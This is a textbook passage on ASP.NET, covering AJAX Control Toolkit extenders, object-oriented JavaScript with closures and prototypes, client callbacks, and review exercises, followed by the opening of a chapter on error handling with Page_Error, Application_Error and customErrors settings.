The AJAX control extenders enable you to add dynamic features to your Web site without replacing the existing controls. You can add the control extenders with ordinary server controls. To use a specific feature, you need to select the appropriate control extender and attach it to the required web server control. For example, you can plug the **AutoCompleteExtender** control to an ordinary **TextBox** server control, so that you can display a list of suggestions to the user, while they enter text in the **TextBox**. Table 6-1 lists some of the currently available control extenders in the ASP.NET AJAX Control Toolkit.

**Table 6-1**

AJAX Control Extenders

CONTROL EXTENDER NAME	DESCRIPTION
AlwaysVisibleControlExtender	Keeps a control fixed in a specific position (e.g., at the top-right corner of your web page) as the user scrolls through the page content.
AnimationExtender	Adds animated effects such as resizing, moving, and fading. This extender can be used in combination with other server controls as well.
AutoCompleteExtender	Provides a list of suggested entries based on partial input from the user.
CalendarExtender	Shows a pop-up calendar. For example, you can attach this control extender to a text box to provide the user with a date picker. When the user selects data from this control, it inserts the selected date in the control to which you have linked it.
CollapsiblePanelExtender	Collapses and expands panels on your web page. The remaining content in the page refolds around them automatically.

(continued)

**Table 6-1 (continued)**

CONTROL EXTENDER NAME	DESCRIPTION
ConfirmButtonExtender	Adds intercept button clicks on <b>Button</b> web server controls and displays a confirmation message to the user. If the user chooses to cancel the operation in the confirmation dialog box, the click event of the corresponding <b>Button</b> control does not get fired.
DragPanelExtender	Drags a panel around the page.
DropShadowExtender	Adds a graphical drop-shadow effect around a panel.
DynamicPopulateExtender	Replaces the contents of a control with the result of a web service method call.
FilteredTextBoxExtender	Restricts the user from entering certain characters in a text box (e.g., numeric data). You can use this extender as a supplement to validation.
HoverMenuExtender	Pops the contents up next to a control when the user hovers over it.
ListSearchExtender	Lets the user search for items in a <b>ListBox</b> or <b>DropDownList</b> web server control by typing the first few letters of the item text. The control extender searches the items and selects the first match as the user types in the item text.
ModalPopupExtender	Creates the illusion of a modal dialog box. The control extender creates the illusion by darkening the page, disabling the controls, and showing a superimposed panel on top.
MutuallyExclusiveCheckBoxExtender	Associates a key with multiple <b>CheckBox</b> controls. On checking a check box, the extender automatically unchecks any other check box with the same key.
NumericUpDownExtender	Provides configurable up and down arrow buttons in order to increment the numeric or date value in the text box.
PagingBulletedListExtender	Provides client-side paging capabilities if it is attached to a <b>BulletedList</b> control, so that it can split a long list into smaller sections.
PopupControlExtender	Displays pop-up content next to any control.
ResizableControlExtender	Allows the user to resize a control with a configurable handle.
RoundedCornersExtender	Allows rounded corners for any controls for a neat look.
SliderExtender	Converts a text box into a graphical slider. The user can choose a numeric value in the graphical slider by dragging a thumb to a position on a track.
ToggleButtonExtender	Turns a <b>CheckBox</b> web server control into an image check box.
UpdatePanelAnimationExtender	Performs animations when an update is in progress or when a panel has finished refreshing when used with an <b>UpdatePanel</b> control.
ValidatorCalloutExtender	Displays pop-up validation callouts when used along with the client-side logic of the validation controls, pointing out the control with invalid input.

## USING THE CONTROLS IN AJAX CONTROL TOOLKIT

Apart from the control extenders, you can also use the controls in AJAX Control Toolkit on your web page. Table 6-2 lists some of the controls provided in the ASP.NET AJAX Control Toolkit.

**Table 6-2**

AJAX Controls

CONTROL NAME	DESCRIPTION
Accordion	Allows you to stack several content panels and view one panel at a time (e.g., when you click a panel, that panel alone expands and the rest of the panels remain in a collapsed state). Also provides an automatic fading effect and an option to limit its size.
NoBot	Allows you to perform checks to determine if any individual or automated program is accessing the page. If the NoBot control detects that an automated program is accessing your page, it denies the request. Using this control helps you prevent programs that steal content.
Rating	Allows users to specify a rating—users move their mouse over a series of stars until the required numbers of stars is highlighted.
ReorderList	Allows you to create a scrollable template list, which allows the user to drag and drop items to rearrange them.
TabContainer	Allows you to set the appearance of the tabs shown in Windows by providing a header for each tab, so that the user can move from one tab to another by clicking on them.

**CERTIFICATION READY?**  
Identify the appropriate usage of ASP.NET AJAX.  
(Using ASP.NET AJAX controls and script services.)  
1.6

## ■ Implementing Client-Side Scripting with ASP.NET AJAX



You can implement client-side scripting with ASP.NET AJAX using client-side JavaScript libraries.

### Introducing ASP.NET AJAX Client-Side Script Libraries

The ASP.NET AJAX client-side part depends on a collection of JavaScript files.

In ASP.NET, the client libraries embedded in the `System.Web.Extensions.dll` assembly are served up as a script resource. A script resource is similar to a web resource, which facilitates mapping a URL to a resource embedded in an assembly.

The `ScriptResourceHandler` class first checks the query string argument passed to it and returns the requested script file.

TAKE NOTE\*

You can deploy the ASP.NET AJAX script files in two different ways. For an ASP.NET 3.5 application, the files are already embedded in the `System.Web.Extensions.dll` assembly and are called on demand. For a non-ASP.NET application, you need to download the JavaScript files from the ASP.NET AJAX Web site.

### Understanding the Client Model

The *client-side JavaScript libraries* serve as fundamental building blocks of ASP.NET AJAX.

The client-side JavaScript libraries consist of three central parts:

- **JavaScript extensions:** Facilitate the use of object-oriented techniques with ordinary JavaScript code.

- **Core classes:** Establish a bare and simple framework with basic functionalities essential in an AJAX application. It includes classes for string manipulation, components, networking, and web services.
- **UI Framework:** Rests on the top of the infrastructure established by the core classes.

## Object-Oriented Programming in JavaScript

---

JavaScript does not support core object-oriented features such as inheritance and interfaces, but offers built-in objects, often referred to as an object-based language.

Although JavaScript does not facilitate defining custom classes, you can create code constructs that are close to classes.

### DEFINING OBJECTS

JavaScript allows you to define objects and lets you assign any set of properties to those objects. You do not need to declare the properties because they are automatically created when you assign values to them. Let us consider an example. The following JavaScript code snippet creates an object named `Student`. It then sets the values for the properties `studName` and `studAge` of the `Student` object:

```
var stud = new Object();
stud.studName = "Sam Payne";
stud.studAge = 10;
```

Because the given code does not make use of a class, the following problems may arise:

- You cannot verify that the object being used is truly a `Student` object.
- You cannot be assured that two `Student` objects expose the same set of members.
- You may accidentally create a new property by referring to one of the existing properties by the wrong name.

### UNDERSTANDING CLOSURES AND PROTOTYPES

JavaScript offers two approaches to create a more standardized object definition: closures and prototypes.

Closure is a function that encapsulates a class. In this case, you run nested functions inside the class that are the methods and property procedures. Let us consider an example. The following code snippet makes use of closure that defines a class named `Student` with the properties `_studName` and `_studAge`:

```
function Student(name, age)
{
    // Declare private properties
    var _studName = name;
    var _studAge = age;
    // Define the publicly accessible get and set property procedures
    this.setName = function(sname) {
        _studName = sname;
    }
    this.getName = function() {
        return _studName;
    }
    this.setAge = function(sage) {
        _studAge = sage;
    }
    this.getAge = function() {
        return _studAge;
    }
}
```

The variables `_studName` and `_studAge` defined in this closure are local to the function and are not accessible from outside the function. However, you can invoke the property procedures `setName`, `getName`, `setAge`, and `getAge` at any time from outside the function `Student()`. The following code snippet depicts creating a `Student` object and invoking its methods:

```
// Creates a variable named stud and sets its reference to the
// Student() function
var stud = new Student("Sam Payne", 10);
// Gets the studName and studAge properties
var studentName = stud.getName();
var studentAge = stud.getAge();
alert(studentName);
alert(studentAge);
// Changes the property values through the set methods.
stud.setName("Marie Curie");
stud.setAge(20);
// Gets the new studName and studAge properties
var newName = stud.getName();
var newAge = stud.getAge();
alert(newName);
alert(newAge);
```

The prototype approach also allows you to define classes in JavaScript. It is a preferred approach in ASP.NET AJAX because it offers better performance, support for reflection, IntelliSense, and debugging. In prototypes, the members are “baked in,” and in closures, the members are created each time an object is instantiated.

You have to use the public `prototype` property of a JavaScript object to create a prototype. This property exposes the public interface for the object. Let us consider an example. The following code snippet depicts how to define the `Student` object using the prototype:

```
Student = function(name, age)
{
    // Initialize private properties
    this._studName = name;
    this._studAge = age;
}
// Create prototype
Student.prototype.setName = function(sname) {
    this._studName = sname;
}
Student.prototype.getName = function() {
    return this._studName;
}
Student.prototype.setAge = function(sage) {
    this._studAge = sage;
}
Student.prototype.getAge = function() {
    return this._studAge;
}
```

In this case, the `Student` object is a reference to a function that plays the role of a constructor. That is, the `Student` object initializes all the private members and public members. You can define public members by adding the respective member declaration to the prototype. The following code snippet uses the prototype version of the `Student` object. Note that the code sample is the same as the previous one that used the closure version of the `Student` object:

```
// Creates a variable named stud and sets its reference to the
// Student() function
var stud = new Student("Sam Payne", 10);
```

```

// Gets the studName and studAge properties
var studentName = stud.getName();
var studentAge = stud.getAge();
alert(studentName);
alert(studentAge);
// Changes the property values through the set methods.
stud.setName("Marie Curie");
stud.setAge(20);
// Gets the new studName and studAge properties
var newName = stud.getName();
var newAge = stud.getAge();
alert(newName);
alert(newAge);

```

A closure creates the specialized members for the object every time a new object is created. In the prototype approach, the prototype object is created and configured once and then copied into each new object.

To register the JavaScript class with the ASP.NET AJAX framework:

- Ensure that the JavaScript code is on a web page that includes the ASP.NET AJAX client libraries. You can do this by adding the `ScriptManager` control to the page and placing the script blocks after the `ScriptManager` control.
- Invoke the `registerClass()` method on your constructor function as shown in the given code:

```

<asp:ScriptManager ID="ScriptManager1" runat="server">
</asp:ScriptManager>
<script type="text/javascript">
Student = function(name, age)
{
    // Initialize private properties
    this._studName = name;
    this._studAge = age;
}
// Create prototype
Student.prototype.setName = function(sname)
{
    this._studName = sname;
}
Student.prototype.getName = function()
{
    return this._studName;
}
Student.prototype.setAge = function(sage)
{
    this._studAge = sage;
}
Student.prototype.getAge = function()
{
    return this._studAge;
}
// Register the Student class
Student.registerClass("Student");
</script>

```

## USING REFLECTION

ASP.NET AJAX lets you get the type information about an object using reflection. For example, the following code snippet gets the type information from your class:

```
var student = new Student("Sam Payne", 10);
alert(Object.getTypeName(student));
```

For an unregistered class, this code snippet would return the class name `Object`. However, for a registered `Student` class, the code snippet would return the more precise name `Student`.

Table 6-3 lists members of the `Object` class to get type information from a registered custom class.

**Table 6-3**

Members of the `Object` Class

MEMBERS	DESCRIPTION
<code>implementsInterface</code>	Verifies whether the class implements a specific interface.
<code>getInterfaces</code>	Retrieves all the interfaces a class implements.
<code>inheritsFrom</code>	Verifies whether the class inherits from a specific class directly or indirectly.
<code>isInstanceOfType</code>	Verifies whether an object is an instance of a specified class or a class derived from that class.

## REGISTERING NAMESPACES

All JavaScript functions exist in the same global namespace. However, ASP.NET AJAX facilitates separating the functions that represent classes into separate, logical namespaces. This logical grouping proves useful for preventing any conflict between the built-in ASP.NET AJAX classes and your own classes.



### REGISTER A NAMESPACE

To register a namespace, perform the following steps:

1. Use the `Type.registerNamespace()` method before creating the class.
2. Place the type in the namespace using a fully qualified name. For example:

```
Type.registerNamespace("MySpace");
MySpace.Student= function Student(name, age)
{...
MySpace.Student.prototype.setName =...
MySpace.Student.prototype.getName =...
...
MySpace.Student.registerClass("MySpace.Student");
```

Here is the completed code for the `Student` prototype that is placed in the `MySpace` namespace:

```
<form id="form1" runat="server">
<asp:ScriptManager runat="server" ID="ScriptManager1">
</asp:ScriptManager>
<script type="text/javascript">
Type.registerNamespace("MySpace");
MySpace.Student = function(name, age)
{
```

```

        // Initialize private properties
        this._studName = name;
        this._studAge = age;
    }
    // Create prototype
    MySpace.Student.prototype.setName = function(sname)
    {
        this._studName = sname;
    }
    MySpace.Student.prototype.getName = function()
    {
        return this._studName;
    }
    MySpace.Student.prototype.setAge = function(sage)
    {
        this._studAge = sage;
    }
    MySpace.Student.prototype.getAge = function()
    {
        return this._studAge;
    }
    // Register the class
    MySpace.Student.registerClass("MySpace.Student");
</script>
</form>

```

You can now use the `Object.getTypeName()` method to get the fully qualified class name.

### EXTENDING JAVASCRIPT TYPES

ASP.NET AJAX extends several JavaScript types. Table 6-4 lists the extended types and their description.

**Table 6-4**

Extended Types and Descriptions

Type	Description
Array	Adds static methods that allow adding, removing, clearing, and searching the elements of an array.
Boolean	Adds a <code>parse()</code> method that facilitates the conversion of a string representation of a Boolean into a Boolean.
Date	Adds formatting and parsing methods that allow you to convert a date to and from a string representation. It either uses an invariant representation or the appropriate representation for the current locale.
Number	Adds formatting and parsing methods that allows the conversion of a number to and from a string representation, either using an invariant representation or using the appropriate representation for the current locale.
String	Adds a very small set of string manipulation methods for trimming strings and comparing the start or end of a string with another string.
Error	Adds a number of properties for common error types, which return the appropriate exception objects (e.g., <code>Error.argument</code> returns a <code>Sys.ArgumentException</code> object).
Object	Adds <code>getType()</code> and <code>getTypeName()</code> methods, which are the starting points for reflecting on type information.
Function	Adds methods for managing classes, including the methods for defining namespaces, classes, and interfaces.

## EXPLORING INHERITANCE

ASP.NET AJAX offers support for creating classes that inherit from other classes. While registering the derived class, specify the name of the base class as a second argument. Let us consider an example. The following code snippet depicts creating a `CollegeStudent` class derived from the `Student` class. Note that the base class must be defined earlier than the derived class in the script block. The code uses the `MySpace` namespace registered in the previous example:

```
MySpace.CollegeStudent = function(name, age, type)
{
    // Initialize the base Student class properties.
    MySpace.CollegeStudent.initializeBase(this, [name, age]);
    // Initialize the property of the CollegeStudent class.
    this._studType= type;
}
MySpace.CollegeStudent.prototype.getType= function()
{
    return this._studType;
}
MySpace.CollegeStudent.prototype.setType= function(stype)
{
    this._studType = stype;
}
MySpace.CollegeStudent.registerClass
("MySpace.CollegeStudent", MySpace.Student);
```

The call to the `registerClass()` method passes the name of the new class and parent class as a reference to the parent class function. After this is done, you can set and get the information from any `CollegeStudent` object as depicted in the following code snippet:

```
var studtype = new MySpace.CollegeStudent
("Sam Payne", 10, "College");
```

In case the derived class has a member with the same name as the parent class, the derived class member is overridden. The derived class has access to all the variables that are defined in the parent class. The call to the `initializeBase()` method allows the constructor to call the constructor of the base class so it can initialize the members of base class.

## REGISTERING INTERFACE

You can use the prototype approach to define an interface in JavaScript. The prototype property exposes the members of the interface. You need to follow these listed rules while defining an interface:

- Ensure that the interface constructor does not contain any code or assigns any data.
- Ensure that the interface constructor throws a `NotImplementedException` to prevent it from being instantiated.
- Ensure that the members that are defined in the prototype do not contain any code.
- Ensure that the members that are defined in the prototype throw a `NotImplementedException` when invoked.

You can register an interface using the `registerInterface` method. The following code sample registers an interface named `myInterface`:

```
myInterface.registerInterface("myInterface");
```

To use an interface, you must first ensure that your class includes the members that the interface exposes. For example, consider that `CollegeStudent` class implements `myInterface`. If `myInterface` exposes a method named `Sample`, the `CollegeStudent` class should include this method in its prototype.

### TAKE NOTE \*

You should invoke `registerInterface` method only after you define your interface.

The `CollegeStudent` class can implement the `myInterface` interface by passing the interface name in the third parameter of the `registerClass` method as shown:

```
MySpace.CollegeStudent.registerClass
("MySpace.CollegeStudent", MySpace.Student, myInterface);
```

## Using AJAX with Client Callbacks

Both ASP.NET AJAX and AJAX.NET provide support for the essential AJAX task of sending an asynchronous request to the server.

The client callback feature of ASP.NET allows you to send an asynchronous request to the server. This feature refreshes only a part of the data in a web page without triggering a full postback. For this, it requires you to write the client-side script that processes the server response.



### CREATE CLIENT CALLBACK

The following steps depict the creation of a client callback:

1. Consider that a JavaScript event is executed triggering the server callback.
2. The normal page life cycle occurs, which means all the standard server-side events, such as `Page.Load` are executed.
3. When the process of initializing the page is completed, ASP.NET executes the server-side callback method. This method must have a fixed signature to accept a single string parameter and returns a single string.
4. When the page receives the response from the server-side method, it uses JavaScript code to update the web page accordingly.

Let us consider an example to understand client callback. Consider a page with two drop-down lists boxes representing Region and Area details for accepting the address details of the user. The Region list is populated with a list of regions from a database at the time the web page was loaded. The Area list is empty until the user makes a selection from the Region list. When the user selects from the Region list, the content for the Area list is retrieved from the database by a callback and inserted into the Area list.

For receiving a callback, you need a class that implements the `ICallbackEventHandler` interface. This interface contains two methods `RaiseCallbackEvent` and `GetCallbackResult`. The `RaiseCallbackEvent` method is triggered first, and it receives event data from the browser as a string parameter. The `GetCallbackResult()` method is triggered next, and it returns the result back to the page.

You can implement the `ICallbackEventHandler` in a web page as depicted in the following code snippet:

```
public partial class ClientCallback: System.Web.UI.Page,
ICallbackEventHandler
{...}
```

In the example, the `RaiseCallbackEvent` receives the region ID of the selected region in its parameter. The `GetCallbackResult` method in turn gets the corresponding area for the received region ID.

When the callback is performed, the target page starts executing a trimmed-down life cycle. During this process, while most of the control events are not invoked, the `Page.Load` and `Page.Init` event handlers are invoked as a mandate. The `Page.IsPostBack` property will return true; however, you can distinguish whether the callback is from a genuine postback by testing the `Page.IsCallback` property.

#### CERTIFICATION READY?

Manage JavaScript dependencies with server controls.

1.7

## SKILL SUMMARY

This lesson introduced you to the benefits of applying ASP.NET AJAX features in your web applications. Partial-page rendering refreshes individual regions of the pages asynchronously. This function avoids unnecessary refreshing of the unchanged controls between postbacks. You can also render partial pages using ASP.NET AJAX web server controls, provided by the `UpdatePanel`, `ScriptManager`, and `ScriptManagerProxy` classes.

You can use AJAX functionalities in ASP.NET to call ASP.NET web services, which is a collection of one or more server-side methods. The ASP.NET AJAX Control Toolkit provides you with a collection of controls and control extenders that aid in enhancing the user's web experience.

The client-side JavaScript libraries serve as fundamental building blocks of ASP.NET AJAX, having three central parts: JavaScript extensions, core classes, and UI Framework. The developers must remember that JavaScript is not a true object-oriented language. However, you can refer to it as object-based language since it offers built-in objects.

For the certification examination:

- Know how to implement partial-page rendering.
- Understand the components of the ASP.NET AJAX Control Toolkit.
- Understand the implementation of client-side scripting with ASP.NET AJAX.

## ■ Knowledge Assessment

### Matching

Match the following descriptions to the appropriate terms.

- a. NoBot
- b. ReorderList
- c. Rating
- d. Accordion
- e. TabContainer

- \_\_\_\_\_ 1. This control allows you to stack several content panels and also allows you to view one panel at a time.
- \_\_\_\_\_ 2. This control allows the user to move the mouse over a series of stars until the required number of stars are highlighted.
- \_\_\_\_\_ 3. This control allows the user to drag an element control bar to the element's new location.
- \_\_\_\_\_ 4. This control does not require user interaction.
- \_\_\_\_\_ 5. This control contains many HeaderTemplates and ContentTemplates.

### True / False

Circle T if the statement is true or F if the statement is false.

- |   |  |
|---|--|
| T | F 1. A page can have more than one <code>ScriptManager</code> control in its hierarchy.                                  |
| T | F 2. You can use the <code>NoBot</code> AJAX control to prevent automated programs from accessing your page.             |
| T | F 3. ASP.NET AJAX does not facilitate separating the functions that represent classes into separate, logical namespaces. |
| T | F 4. You can use the <code>SliderExtender</code> to convert a graphical slider into a text box.                          |
| T | F 5. JavaScript does not facilitate defining custom classes.   |

## Fill in the Blank

---

Complete the following sentences by writing the correct word or words in the blanks provided.

1. You can associate \_\_\_\_\_ with existing web server controls to add dynamic effects to your page.
2. To place more than one **ScriptManager** class in a page's hierarchy, you can use the \_\_\_\_\_ class.
3. The \_\_\_\_\_ class first checks the query string argument passed to it and returns the requested script file.
4. JavaScript offers built-in objects and is often referred to as an \_\_\_\_\_ language.
5. In the client libraries, \_\_\_\_\_ rests on the top of the infrastructure established by the core classes.

## Multiple Choice

---

Circle the letter or letters that correspond to the best answer or answers.

1. Which of the following classes manages the partial-page rendering process on the server?
  - a. **ScriptManager**
  - b. **UpdatePanel**
  - c. **PageRequestManager**
  - d. **UpdatePanelAnimationExtender**
2. Which of the following classes registers a web service for use in a web page?
  - a. **ScriptManager**
  - b. **Services**
  - c. **ServiceReference**
  - d. **ScriptManagerProxy**
3. Which of the following client libraries parts facilitates using object-oriented techniques with ordinary JavaScript code?
  - a. **JavaScript extensions**
  - b. **Core classes**
  - c. **UI Framework**
  - d. **Authentication**
4. Which two approaches does JavaScript offer to create a more standardized object definition?
  - a. **Closure**
  - b. **Prototype**
  - c. **Class**
  - d. **Client callback**
5. Which control extender can you use to provide a list of suggested entries based on partial input from the user?
  - a. **AutoCompleteExtender**
  - b. **ConfirmButtonExtender**
  - c. **AnimationExtender**
  - d. **ModalPopupExtender**

## Review Questions

---

1. Consider that you have implemented partial-page rendering using ASP.NET AJAX server controls on your page. How will you cancel an asynchronous postback that is already in progress?
2. You would like to add a special feature to your text box control by enabling it to display suggested entries based on partial input from the user. How will you achieve this?

## ■ Case Scenarios

### **Scenario 6-1: Using Web Service**

You have created a web service to be used from your ASP.NET AJAX-enabled web page. As a first step, configure your web page so that it refers to the created web service.

### **Scenario 6-2: Implementing Partial-Page Updates**

You have designed your web page with the needed contents. You only want specific contents of your page to be updated during postbacks. Write the procedure to achieve your requirement.



## **Workplace Ready**

### **Disabling Partial-Page Rendering**

You can implement partial-page updates in your ASP.NET web pages using AJAX functionality. However, ASP.NET AJAX allows you to disable partial-page rendering and thereby permit full-page updates for a particular page.

ABC Systems, Inc. develops an application for a financial institution. The company decides to improve the user interaction of its web pages by reloading only parts of the page during postbacks using `UpdatePanels`. However, while debugging an issue, a web page developer decides to disable the partial-page updates for a page temporarily, to avoid asynchronous postbacks. Suggest the relevant approach that the developer must take to accomplish this.

# Troubleshooting Web Applications

## OBJECTIVE DOMAIN MATRIX

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Introducing Error-Handling Concepts	Establish an error-handling strategy.	4.2
Implementing Error-Handling Strategies	Establish an error-handling strategy.	4.2
Introducing Tracing and Debugging	Debug ASP.NET web applications.	5.4
Using Asynchronous Pages	Plan for long-running processes by using asynchronous pages.	5.5

## KEY TERMS

<b>build platforms</b>	<b>thread pool</b>
<b>custom logs</b>	<b>trace listeners</b>
<b>debugging</b>	<b>tracing</b>
<b>event source</b>	<b>Windows event logs</b>

The success of a Web site is defined by its look and feel, usability, ease of use and, most important, reliable information processing. So, it's critical for the developers to build robust Web sites with the required error-handling capabilities.

ASP.NET provides built-in troubleshooting tools and techniques that ease the development of required error-handling functionalities for your application.

## ■ Introducing Error-Handling Concepts



An error page that is displayed to the user should maintain the look and feel of the Web site. It should display brief user-readable error messages and hide the detailed error reports from the users. However, the error page should provide the detailed error information internally to developers and should redirect the users to only what they were seeking. The advanced features of ASP.NET enable you to identify and handle errors quickly and efficiently.

## Identifying Exceptions

As a best practice, you should code your application to perform all required data validation, such as any input from the user, and define a predictable behavior for the application when any error occurs.

Handling and responding to errors has become easier with ASP.NET. When an ASP.NET application or a Web site is running, if an error occurs, ASP.NET allows you to raise an exception and manage it at three different levels: ‘try-catch-finally’ block, the page level, and the application level. The code that handles exceptions through the ‘try-catch-finally’ block and at the page level resides inside the page. The code that handles exceptions at the application level resides inside the global.asax file.

## EXPLORING THE EXCEPTION CLASS

ASP.NET provides you with the `Exception` class that allows you store information about an error and handle it. The `Exception` object keeps accumulating information about an error, as the error event moves up the application. For example, the information contained in the `Application_Error` exception consists of the `Page_Error` exception, which in turn contains the actual exception that was triggered by the error.

Table 7-1 lists the important properties of the `Exception` class.

**Table 7-1**

Important Properties of the Exception Class

PROPERTY	DESCRIPTION
<code>Message</code>	Specifies the error message.
<code>Source</code>	Specifies the name of the application or the object that caused the error.
<code>StackTrace</code>	Specifies the contents of the call stack. The <code>StackTrace</code> property even enables you to track down the line number in the method that caused the exception.
<code>TargetSite</code>	Retrieves the method that threw the exception.
<code>HelpLink</code>	Specifies the URL to the help file associated with the current exception.
<code>InnerException</code>	Enables you to track down the original exception from the complete list of exceptions.

Table 7-2 lists the important methods of the `Exception` class.

**Table 7-2**

Important Methods of the Exception Class

METHOD	DESCRIPTION
<code>GetBaseException</code>	Retrieves the original error that might be wrapped in the depths of <code>InnerException</code> .
<code>ToString</code>	Returns a string representation of the current exception.

## Handling Errors

One major advantage of error handling in ASP.NET is that it offers various levels, such as the page level and the application level, at which you can identify and rectify errors.

You can trap and handle errors that may occur during an application execution in any of the following ways:

- Using the `Page_Error` event handler
- Using the `Application_Error` event handler
- Using the `web.config` file
- Using try-catch-finally block

## USING PAGE\_ERROR EVENT HANDLER

The errors that occur at the page level can be captured and handled with the help of the `Page_Error` event handler. This handler handles the `Error` event of the `Page` class and enables you to display information about the error, log the event, or perform any other desired actions to handle the error. You need to include this handler inside the `.aspx` file or its code behind.

The following sample code throws an application exception in the `Page_Load` event handler:

```
void Page_Load(Object src, EventArgs args) {
    // Raise an application exception
    throw new ApplicationException("Application exception.");
}
```

When an exception is thrown during the page load, the page will not finish loading. To let the user know about the error in a readable way, you can handle the raised exception using the `Page_Error` event handler as shown next. Note that the code uses the `Trace` object to send error information to the trace log. The code assumes that tracing is enabled at the application level. To view the tracing information, you must request the `trace.axd` application extension in your web application's root directory. The `trace.axd` is a trace viewer that displays trace information for every page of your web application.

```
void Page_Error(Object sender, EventArgs args) {
    Response.Write("An Error has occurred");
    // Retrieve the exception object by calling the
    Server.GetLastError method
    Exception e = Server.GetLastError();
    Trace.Write("Message", e.Message);
    Trace.Write("Source", e.Source);
    Trace.Write("Stack Trace", e.StackTrace);
    Context.ClearError();
}
```

### MORE INFORMATION

The `Trace` object is a general-purpose tracing tool that enables you to write information to a log at the page level. However, you must enable tracing at the page level or at the application level to allow ASP.NET to process trace statements. To know more about tracing information in web applications, refer to the section `ASP.NET Trace` in the MSDN library.

### TAKE NOTE \*

In the debugging stage, to avoid clogging an error log, you can prevent exceptions from moving to the application level by invoking the `Context.ClearError` method in the `Page_Error` event handler as shown in the previous code sample. Note that this is not recommended for the production code. In the production code, it is a good practice to allow exceptions to appear up to the application so that all errors are logged in the error log for future reference. Additionally, it will also enable error handling based on the setting in the `<customError>` section of the `web.config` file.

## USING APPLICATION\_ERROR EVENT HANDLER

To capture and handle errors at an application level, you can use the `Application_Error` event handler from within the `global.asax` file or `IHttpHandler` class assembly. This is the event handler for the `Error` event of the `HttpApplication` class.

The following code sample shows the `Application_Error` handler in a `global.asax` file. The handler writes an entry to the application event log whenever an unhandled exception occurs in the application:

```
void Application_Error(Object sender, EventArgs e)
{
```

```
// Checks whether the source named MyApplication already exists
if(!System.Diagnostics.EventLog.SourceExists
    ("MyApplication"))
{
    // Creates the event source
    System.Diagnostics.EventLog.CreateEventSource
    ("MyApplication", "Application");
}
// Retrieves the error message by calling the Server.GetLastError()
.Message and writes the error message to the log
    System.Diagnostics.EventLog.WriteEntry ("MyApplication",
Server.GetLastError().Message);
}
```

**TAKE NOTE \***

Event handlers within the try/catch block or the `Page_Error` handlers override `Application_Error` event handlers.

## USING THE WEB.CONFIG FILE

If an error is not trapped using the `Server.ClearError`, `Page_Error`, or `Application_Error` event handlers, it can be traced through the settings in the `<customErrors>` section of the `web.config` file.

To do so, you need to mention a redirect page as a default error page using the `defaultRedirect` attribute of the `<customErrors>` section or mention a specific page based on the HTTP error code that is raised.

You can also use the `<customErrors>` element to customize the error message that a user receives when an error occurs. In addition, you can control the redirection of error handling using the `mode` attribute of the `<customErrors>` section of the `web.config` file.

The `mode` attribute can be set in the following ways:

- **On:** When turned on and there is an unhandled exception, the user is redirected to the specified `defaultRedirect` page.
- **Off:** When turned off during the development phase, the user is not redirected to any page but is notified about the exception.
- **RemoteOnly:** When set to `RemoteOnly` during debugging, all users are notified about the exception and are redirected to the `defaultRedirect` page except for users who access the site through a local host.

## USING THE TRY-CATCH-FINALLY BLOCK

In the deployment phase, to see that the program runs smoothly, you must use validations to check the code. You can use a try-catch-finally block to handle different types of exceptions, such as `IndexOutOfRangeException` and `NullReferenceException`. You can use a separate catch block to trap each kind of exception type.

For example, when you perform file operations, it is a good practice to include the respective code in a try-catch-finally block. This is because the code might fail in certain conditions, such as due to files that are nonexistent or file access permissions being denied. In such cases, the respective error will be trapped in the try-catch-finally block.

The `Catch` block enables you to throw the exception to a page level or an application level event handler. This helps you to send a notification or log the error with an `Application_Error` event handler. The following `Catch` block throws an exception to the application level:

```
catch (System.Exception e)
{
    throw new System.ApplicationException("My exception ", e)
}
```

The following code sample uses the try-catch-finally block to perform database operations. The Catch block in the code writes the error message using the `Trace` object and throws the error to the page level:

```
SqlConnection conn = new SqlConnection("Server=mySite.com;uid=User1;
password=Pass1");
SqlCommand cmd = new SqlCommand("SELECT No_Of_Units FROM Orders", conn);
try {
    // Open the connection
    conn.Open();
    //Associate the GridView with the data source
    MyGrid.DataSource = cmd.ExecuteReader();
    MyGrid.DataBind();
}
catch (Exception ex) {
    // Handle error that may occur
    Trace.Write ("Could not connect to database: ", ex.Message);
    Trace.Write ("Stack Trace: ", ex.StackTrace);
    // Throw the exception higher for logging and notification throw;
}
finally {
    // Close the connection
    conn.Close ();
}
```

## Defining Custom Error Pages

---

Custom error pages help you in trapping an error at the page and application levels.

### IMPLEMENTING THE STEPS TO CREATE CUSTOM ERROR PAGES



#### CREATE CUSTOM ERROR PAGES

---

To create custom error pages, perform the following steps:

1. Configure behavior in `web.config` by using either the built-in `customErrors` tag with its `mode` and `defaultRedirect` properties or by building custom settings in the `<appSettings>` section.
2. Capture, log, and store the exceptions in `global.asax`. To ensure the exception is stored in an object that will persist until the custom error page is displayed, you can use `Application`, `Context`, `Cookies`, and `QueryString` storage objects. You can also use other forms of notification here, like e-mail and pager.
3. Pass control from `global.asax` to the custom error page by using built-in methods such as `customErrors` method, `Server.Transfer()`, or `Response.Redirect()`.
4. Retrieve and display the custom error message along with detailed information about certain IP addresses.

Consider a scenario where you want to redirect users from the current page to a page named `abc.aspx` on a button click. Assume that the `abc.aspx` page does not exist. In such a case, instead of showing the detailed .NET error message on the page, it is a good practice to redirect users to a custom error page by configuring the `<customErrors>` section of the `web.config` file.

The following code sample shows the click event handler of a button that redirects the user to the `abc.aspx` page. If the page does not exist, the `Error` event of the page is raised:

```
protected void btnCustomErr_Click(object sender, EventArgs e)
{
    Response.Redirect("abc.aspx");
}
```

The following is the `Page_Error` event handler that handles the page's `Error` event. The handler stores the raised error information in the trace log:

```
private void Page_Error(object sender, EventArgs e)
{
    Trace.Warn("Page Information", Page.Header.Title.ToString());
    Trace.Warn("Status Code", Response.StatusCode.ToString());
    Trace.Warn("ERROR: ", Server.GetLastError().Message);
}
```

The following setting shows the `customErrors` section that is configured to redirect the user to respective custom error pages according to the generated error. In this case, users are directed to the `pageNotFound.htm`:

```
<customErrors mode="On" defaultRedirect="GenericErrorPage.htm">
    <error statusCode="403" redirect="NoAccess.htm" />
    <error statusCode="404" redirect="pageNotFound.htm" />
</customErrors>
```

You can design the `pageNotFound.htm` to display custom error message in a similar way, as shown:

```
<HTML>
<HEAD>
<TITLE></TITLE>
</HEAD>
<BODY>
    <b>Custom Error page</b>
    <br>
    The page you requested is not found.
</BODY>
</HTML>
```

## USING STORAGE OBJECTS

You can store the exception that may occur in different objects to display it in a custom error page. Table 7-3 lists the various storage objects and the corresponding control-passing methods that pass the control to the currently defined custom error page.

**Table 7-3**

